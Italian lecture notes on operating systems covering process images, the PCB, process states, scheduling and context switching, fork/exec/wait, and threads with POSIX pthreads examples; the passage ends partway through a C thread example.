Un processo viene eseguito in modo sequenziale (non inteso come dall'inizio alla fine ma inteso come un'istruzione alla volta), però nei sistemi multiprogrammati (come i sistemi operativi general purpose) i processi evolvono in modo **concorrente** (ovvero che concorrono all'uso delle risorse), questo perché le risorse (sia fisiche che logiche) sono limitate.
L'esecuzione di un processo è deterministica, ma le istanze sono tutte diverse (questo perché tipicamente i programmi sono interattivi).
Il sistema operativo stesso consiste di più processi.

Vediamo ora in cosa consiste l'immagine in memoria di un processo:

- Le **Istruzioni** (sezione Codice o Testo)
  Questa è la parte statica di un processo
- I **Dati**
  Le variabili globali del processo
- Lo **Stack**
  Viene usato per le chiamate a procedura, per i parametri e per le variabili locali
- Lo **Heap**
  Per la memoria allocata dinamicamente
- Gli **Attributi**





Ecco un esempio pratico delle varie parti dell'immagine di un processo:




Vediamo ora in cosa consistono gli **Attributi**.
Il blocco degli attributi è chiamato anche **Process Control Block** (PCB), gli attributi di un processo vengono utilizzati solamente dal sistema operativo, infatti si può dire che il processo non ne è a conoscenza, e vengono usati per poter far girare il processo correttamente.
Gli attributi comprendono una serie di informazioni che caratterizzano il processo e comprendono:


- Lo stato del processo
- Il program counter (PC)
- Il valore dei registri
- Le informazioni sulla memoria (ad esempio i registri limite, la page table, etc…)

- Le informazioni sullo stato dell'I/O (ad esempio le richieste pendenti, i file, etc…)
- Le informazioni sull'utilizzo del sistema (CPU)
- Le informazioni di scheduling (ad esempio la priorità del processo)




## Stati di un processo

Un processo durante la sua vita può assumere diversi stati (il diagramma degli stati varia in base all'architettura).
Lo schema degli stati di base è il seguente:





Il processo quindi deve essere "ammesso" nel sistema, ovvero deve essere inserito nella memoria RAM, dove è pronto per essere eseguito, ma non ancora in esecuzione.
Quando la CPU è libera, vengono eseguite le operazioni di **scheduling** e **dispatch**:

- Seleziona uno tra i processi non in esecuzione (scheduler)
- Il contesto del processo, che comprende informazioni come i registri del processore, lo stato delle risorse e la posizione di esecuzione, viene caricato nella CPU in modo che il processo possa iniziare o riprendere la sua esecuzione (dispatcher)

Idealmente il processo in esecuzione finisce il suo compito e termina, ma tipicamente il processo viene bloccato prima dalla CPU per via della concorrenza quando eccede il tempo di utilizzo della CPU e quindi il processo viene messo in pausa e rimesso tra i processi non in esecuzione.

Se introduciamo in questo schema le interazioni con dispositivi I/O, la fase “Non in esecuzione” si divide in due fasi distinte: “Pronto” e “In attesa”




In questo schema lo scheduler seleziona il processo solo tra quelli effettivamente pronti a proseguire con l’esecuzione, invece i processi che sono in attesa di risposta da un dispositivo I/O o di un evento sono messi “In attesa”, e ritorneranno pronti solamente quando l’operazione richiesta alla periferica viene portata a termine.
Quando la memoria RAM è piena il sistema operativo uccide alcuni processi.

Lo **scheduling** è l’attività che consiste nella selezione del processo da eseguire nella CPU e deve garantire:

- **Multiprogrammazione**
  L’obiettivo è quello di massimizzare l’uso della CPU, quindi manteniamo più di un processo in memoria.
- **Timesharing**
  L’obiettivo è quello di commutare frequentemente la CPU tra processi in modo che ognuno abbia la sensazione di avere la CPU tutta per sé.

Lo scheduler (il componente che esegue lo scheduling) è composto da due sottocomponenti:

- **Long-term scheduler** (o job scheduler)
  Seleziona quali processi devono essere trasferiti nella coda dei processi pronti (tra le tante cose specifica quanti processi possono essere caricati in RAM). Il long-term scheduler controlla il **grado di multiprogrammazione** (al numero di processi che possono essere eseguiti contemporaneamente).
  Questo scheduler è invocato meno frequentemente (secondi o minuti) e quindi può essere più lento
- **Short-term scheduler** (o CPU scheduler)
  Seleziona quali sono i prossimi processi ad essere eseguiti e alloca la CPU di conseguenza

Questo scheduler è invocato molto frequentemente (millisecondi) e quindi deve essere molto veloce

I processi possono essere divisi in due categorie:

- **I/O bound**
  Questi processi spendono la maggior parte del loro tempo in esecuzione eseguendo operazioni di I/O piuttosto che computazioni. Ci sono frequenti burst di CPU ma sono corti.
- **CPU bound**
  Questi processi spendono la maggior parte del loro tempo in esecuzione eseguendo computazioni, quindi ci sono lunghi burst di CPU meno frequenti


Lo scheduler per rendere il sistema operativo efficiente deve avere un buon bilanciamento di scelta tra processi I/O bound e CPU bound (bisogna trovare un modo per capire a che tipologia appartiene un processo).

Ogni processo nel corso della sua vita viene inserito in una serie di code:

- **Coda dei processi pronti** (ready queue)
  La coda dei processi pronti per l'esecuzione della CPU
- **Coda di un dispositivo**
  Coda dei processi in attesa che il dispositivo I/O si liberi

Quando viene creato il processo, esso resta nella ready queue fino a quando non viene selezionato per essere eseguito (scheduled and dispatched).
Durante l'esecuzione può succedere che:

- Il processo necessita di I/O e viene inserito in una coda di un dispositivo
- Il processo termina il tempo a disposizione, viene rimosso forzatamente dalla CPU e re-inserito nella ready queue
- Il processo crea un figlio e ne attende la terminazione
- Il processo si mette in attesa di un evento





Siccome avere tutto il codice dei processi nelle code non è molto efficiente, in genere nelle code vengono inseriti solamente i puntatori ai PCB dei vari processi.

L'operazione più critica che il Sistema Operativo fa è quella di **dispatch**, la quale prepara la CPU per il nuovo processo e lo mette in esecuzione.
Il dispatcher deve fare:

1. **Cambio di contesto** (context switch)
   Consiste nel salvare il PCB del processo che esce dall'esecuzione e caricare il PCB del processo che entra in esecuzione
2. **Passaggio alla modalità utente**
   All'inizio della fase di dispatch il sistema si trova in modalità kernel, quindi deve passare a modalità utente prima di dare la CPU al processo
3. **Salto all'istruzione da eseguire** del processo appena arrivato nella CPU

Il cambio di contesto è l'operazione più costosa e consiste nel preparare la CPU all'esecuzione del nuovo processo. Il cambio di contesto consiste nel salvataggio dello stato del processo vecchio e nel caricamento dello stato (precedentemente salvato) del nuovo processo.
Il tempo necessario al cambio di contesto è puro sovraccarico perché il sistema non compie alcun lavoro "utile" durante la commutazione. La durata del context switch dipende molto dall'architettura.




# Operazioni sui processi

Tutti i sistemi operativi mettono a disposizione delle system calls che permettono di creare nuovi processi (altrimenti il sistema operativo non avrebbe senso).
Quindi i processi possono usufruire di queste system call per generare dei **processi figli**. Un processo figlio appena creato ottiene le risorse dal padre e ci sono due modalità differenti:

- I due processi si spartiscono le risorse
- I due processi condividono le risorse

L'esecuzione di un processo figlio può essere:

- **Sincrona**
  Il padre si ferma e attende l'esecuzione dei figli per riprendere l'esecuzione
- **Asincrona**
  C'è un'evoluzione "parallela" (concorrente) del padre e dei figli

In UNIX le system calls usate per creare e gestire un processo figlio sono:

- *fork*
  Crea un figlio che è il duplicato esatto del padre
- *exec*
  Carica sul processo un programma diverso
- *wait*
  Per rendere l'esecuzione sincrona tra padre e figlio

```c
#include <stdio.h>
void main(int argc, char *argv[]){
        int pid;
        pid = fork(); /* genera un nuovo processo */
        if (pid < 0) { /* errore */
                fprintf(stderr, "Errore di creazione");
                exit(-1);
        } else if (pid == 0) { /* codice del figlio */
                execlp("/bin/ls", "ls", NULL);
        } else { /* codice del padre */
                wait(NULL); /* padre attende il figlio */
                printf("Figlio ha terminato.");
                exit(0);
        }
}
```

Quando eseguiamo *fork* viene creato un nuovo processo identico a quello del padre.
Quindi sono presenti nel sistema due processi che eseguono lo stesso codice partendo da quella riga, con l'unica differenza che la fork nel padre ritorna il pid del processo figlio, invece la fork nel figlio ritorna il valore 0 (in assenza di errori).
Usando quindi il valore di *pid*, nel nostro esempio, possiamo distinguere le due esecuzioni.
Con *exec* semplicemente sovrascriviamo il codice del processo, e questo non deve essere fatto per forza su un processo figlio ma può essere fatto su qualunque processo.
Con *wait* diciamo che il processo per continuare deve aspettare che finiscano le esecuzioni dei figli del processo che ha chiamato la funzione, se passiamo *NULL* il padre aspetterà il primo processo figlio che conclude, invece se specifichiamo il *pid* il padre aspetterà l'esecuzione di quel specifico processo. Non esiste un modo per dire di aspettare che tutti i processi figli terminino l'esecuzione (si può fare un ciclo while).

In realtà quando viene creato un processo figlio non si copia il codice all'interno della sua immagine in memoria ma viene salvato un puntatore al codice del processo padre (essendo lo stesso), questo causa problemi quando il padre termina prima dei figli (ogni sistema operativo si comporta diversamente in questa situazione).
Il primo processo (bootstrap) nasce dal firmware.

Un processo può venir terminato per i seguenti motivi:

- Il processo finisce la sua esecuzione
- Il processo viene terminato forzatamente dal padre
    - Per eccesso nell'uso delle risorse
    - Perché il compito richiesto al figlio non è più necessario
    - Il padre termina e il sistema operativo non permette ai figli di sopravvivere al padre, quindi termina anche il figlio
- Il processo viene terminato forzatamente dal sistema operativo


    - Perché l’utente chiude l’applicazione
    - Per qualche tipo di errore (aritmetico, di protezione, di memoria, …)

## Gestione dei processi del sistema operativo

Il sistema operativo è un programma a tutti gli effetti, dunque deve essere anch’esso eseguito dalla CPU.
Ci sono più opzioni per eseguire il sistema operativo in un computer:


- Il kernel viene eseguito separatamente
- Il kernel viene eseguito all’interno dei processi utente
- Il kernel viene eseguito come processo come gli altri processi

Con il **kernel separato** il computer ha uno spazio fisso riservato in memoria RAM per il sistema operativo. Questo comporta uno spreco di memoria perché lo spazio dedicato non sarà sempre utilizzato interamente dal sistema operativo. Il sistema operativo quindi è sempre in esecuzione in modo privilegiato.
Il concetto di processo viene applicato solo ai processi utente e questa modalità era tipica dei primi sistemi operativi.





Con il **kernel in processi “utente”**, i servizi del sistema operativo sono delle procedure chiamabili dai programmi utente.
Le immagini dei processi prevedono due sezioni aggiuntive:

- Il kernel stack
  Per gestire il funzionamento di un processo in modalità protetta (chiamate a funzione)
- Il codice/dati del S.O. condiviso tra processi




Quindi i processi e dati del sistema operativo sono dentro ai processi utente ma non sono accessibili direttamente dal processo perché sono informazioni accessibili solamente in kernel mode.
Ogni processo ha una parte interna di sistema operativo, aumentando la dimensione di ogni processo e con un conseguente spreco di memoria.
I vantaggi sono che in occasione di un interrupt o trap durante l'esecuzione di un processo utente non occorre fare context switch, ma solamente mode switch (cambio di privilegio da user mode a kernel mode) la quale è molto più leggera da fare. Dopo il completamento del suo lavoro, il sistema operativo può decidere di riattivare lo stesso processo utente (mode switch) o un altro (context switch).

Con il **kernel come processo** i servizi del sistema operativo sono dei processi individuali e assestanti e vengono trattati come i processi utente, ovviamente con privilegi diversi e priorità di esecuzione più alte. In più i processi del sistema operativo sono eseguiti in modalità protetta.
Una minima parte del sistema operativo deve comunque essere eseguita al di fuori di tutti i processi (ad esempio lo scheduler).
Questo sistema è vantaggioso per sistemi multiprocessore dove processi del sistema operativo possono essere eseguiti su processore ad hoc.




# Thread

Il concetto di processo unisce due concetti più piccoli:

- Il possesso delle risorse (spazio di memoria, file, I/O…)
- L'utilizzo della CPU (il suo flusso di esecuzione) (priorità, stato, registri…)

Queste due caratteristiche però sono indipendenti e possono essere considerate separatamente:

- **Thread**
  L'unità minima di utilizzo della CPU
- **Processo**
  L'unità minima di possesso delle risorse


Dunque grazie ai thread è possibile dividere questi due concetti, visto che i thread sono identificati esclusivamente dal loro flusso di esecuzione.
In sintesi un processo ha un flusso e fa uso delle risorse, un thread invece ha un flusso ma fa uso delle risorse del processo a cui appartiene.


Quindi lo spazio di indirizzamento e le risorse di sistema sono associate al processo.
Lo stato di esecuzione, il program counter, l'insieme di registri della CPU e lo stack sono associati al thread.

I thread condividono tra loro lo spazio di indirizzamento, le risorse del processo e lo stato del processo.

In un sistema operativo classico 1 processo possiede 1 solo thread (quello principale).
Il **multithreading** consiste nella possibilità di supportare più thread per un singolo processo (in questo caso le risorse del processo vengono condivise tra più thread).
La conseguenza del multithreading è la separazione tra il "flusso" di esecuzione (thread) e lo spazio di indirizzamento:

- **Processo con thread singola**
  Un flusso associato ad uno spazio di indirizzamento
- **Processo con thread multiple**
  Più flussi associati ad un singolo spazio di indirizzamento




I vantaggi di un sistema che sfrutta il multithreading sono:

- **Riduzione del tempo di risposta**
  Mentre una thread è bloccata (I/O o elaborazione lunga), un'altra thread può continuare a interagire con l'utente

- **Condivisione delle risorse**
  Le thread di uno stesso processo condividono la memoria senza dover introdurre tecniche esplicite di condivisione come avviene per i processi, di conseguenza la sincronizzazione/comunicazione è agevolata
- **Economia**
  La creazione/terminazione thread e context switch tra thread è più veloce rispetto a quella tra processi (in Solaris: creazione processo 30 volte più lento che creazione thread, context switch tra processi 5 volte più lento che tra thread)
  Un altro vantaggio è la memoria, visto che i thread alla creazione non devono duplicare il PCB (come i processi)
- **Scalabilità**
  Il multithreading aumenta il parallelismo se l'esecuzione avviene su multiprocessore (un thread in esecuzione su ogni processore)

La differenza tra programmi multithread e programmi multiprocesso è che nei programmi multiprocesso, i processi sono semplicemente delle copie autonome gli uni degli altri e non condividono le risorse (l'unico modo che hanno per comunicare tra di loro è facendo uso di agenti esterni).
I programmi multithread invece condividono le risorse e quindi possono far uso di quest'ultime per comunicare tra di loro, il problema dei thread però è la sincronizzazione (ad esempio un processo può modificare una variabile nel mentre ne sta facendo uso un altro thread)

Vediamo i vantaggi dell'uso dei thread nella pratica. Prendiamo il seguente codice:

```
main() {
  ComputePI("pi.txt");
  PrintClassList("clist.text");
}
```

Possiamo osservare che il programma non stamperà mai la class list, questo perché *ComputePI* non termina mai.
Se implementiamo lo stesso programma con due thread, come in questa maniera:

```
main() {
  CreateThread(ComputePI("pi.txt"));
  CreateThread(PrintClassList("clist.text"));
}
```

La funzione *CreateThread* inizia un thread indipendente che esegue la procedura indicata.
In questa maniera la class list viene stampata. Il programma si comporta come se ci fossero 2 CPU, ma in realtà c'è una CPU utilizzata in concorrenza tra i due thread.

Vediamo gli stati di un thread.




Gli stati sono gli stessi di un processo, dunque:


- Pronto
- In attesa
- In esecuzione

Lo stato del processo però può, in generale, non coincidere con lo stato del thread.
In base all'implementazione e alla situazione, un thread in attesa potrebbe bloccare l'intero processo oppure no.

L'implementazione dei thread può avvenire in due modi:

- **User-level thread**
  La gestione è affidata alle applicazioni e il kernel ignora l'esistenza delle thread. Le funzionalità sono disponibili tramite una libreria di programmazione.
- **Kernel-level thread**
  La gestione è affidata al kernel e le applicazioni usano le thread tramite apposite system calls.

Esistono degli approcci combinati (ad esempio Solaris).




I vantaggi dell'implementazione **user-level** dei thread sono:

- Non è necessario passare in modalità kernel per utilizzare i thread, quindi vengono evitate due mode switch. Grande vantaggio in termini di efficienza

- Il meccanismo di scheduling è variabile da applicazione ad applicazione
- La portabilità, visto che girano su qualunque sistema operativo senza bisogno di modificare il kernel

Gli svantaggi sono:

- Il blocco di una thread blocca l'intero processo (questo però è superabile con accorgimenti specifici ad esempio I/O non bloccante)
- Non è possibile sfruttare multiprocessore visto che la scheduling di una thread è sempre sullo stesso processore e quindi un sola thread in esecuzione per ogni processo




I vantaggi dell'implementazione **kernel-level** sono:

- Scheduling a livello di thread, quindi il blocco di una thread NON blocca il processo
- Più thread dello stesso processo possono essere in esecuzione contemporanea su CPU diverse
- Le funzioni del S.O. stesso possono essere multithreaded

Gli svantaggi sono:

- La scarsa efficienza, visto che il passaggio tra thread implica un passaggio attraverso il kernel




## Esempio: libreria POSIX pthreads

Come ogni libreria, per poterla usare in C è necessario includerla:

$$\#include \ <ptread.h>$$

Per compilare un programma che utilizza i pthreads, occorre linkare la libreria $libpthread$, usando l'opzione $-lpthread$:

$$gcc\ \ prog.c\ -o\ \ prog\ -lpthread$$

Un thread ha vari attributi, che possono essere cambiati, ad esempio:

- La sua **priorità** (che influenza la frequenza con cui verrà schedulato)
- La **dimensione** del suo **stack** (che specifica la quantità massima di argomenti che gli si possono passare, la profondità delle chiamate ricorsive, e così via)

Noi nell'esempio vedremo solo thread con gli attributi di default.

Gli attributi di un thread sono contenuti in un oggetto di tipo $pthread_attr_t$.
Possiamo inizializzare con i valori di default un "contenitore di attributi" $*attr$:

$$\int\ \ pthread_attr_init(pthread_attr_t\ \ *attr);$$

$*attr$ può poi essere passato alla system call che crea un nuovo thread.

Per **creare** un nuovo thread c'è la system call $pthread_create$ che accetta quattro argomenti:

- Una variabile di tipo $pthread_t$, che conterrà l'identificativo del thread che verrà creato
- Un oggetto $attr$, che conterrà gli attributi da dare al thread creato.
  Se si vuole creare un thread con attributi di default, si può passare $NULL$
- Un puntatore alla routine che contiene il codice che dovrà essere eseguito dal thread
- Un puntatore all'eventuale argomento che si vuole passare alla routine stessa

Per **terminare** un thread forzatamente (altrimenti il thread termina automaticamente quando finisce il codice della routine specificata all'atto di creazione del thread stesso) bisogna chiamare la syscall di terminazione:

$$void\ \ pthread_exit(void\ \ *value_ptr);$$

Il thread quando termina, restituisce il "valore di return" specificato nella routine, oppure il valore passato come argomento nella syscall $pthread_exit()$.

Un thread può sospendersi, in attesa della terminazione di un altro thread (sincronizzazione tra thread) chiamando la syscall:

$$\int\ \ pthread_join(pthread_t\ \ thread,\ \ void\ \ **value_ptr);$$

Il primo parametro consiste nell'identificativo del thread di cui si attende la terminazione (deve essere un thread appartenente allo stesso processo).
Il secondo parametro consiste nel valore restituito dal thread che termina.

Ecco un esempio di creazione di un altro thread:

```c
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>

void *tbody(void *arg)
{
    int j;
    printf(" ciao sono un thread, mi hanno appena creato\n");
    *(int *)arg = 10;
    sleep(2);               /* faccio aspettare un pò il mio creatore, poi termino */
    pthread_exit((int *)50); /* oppure return ((int *)50); */
}

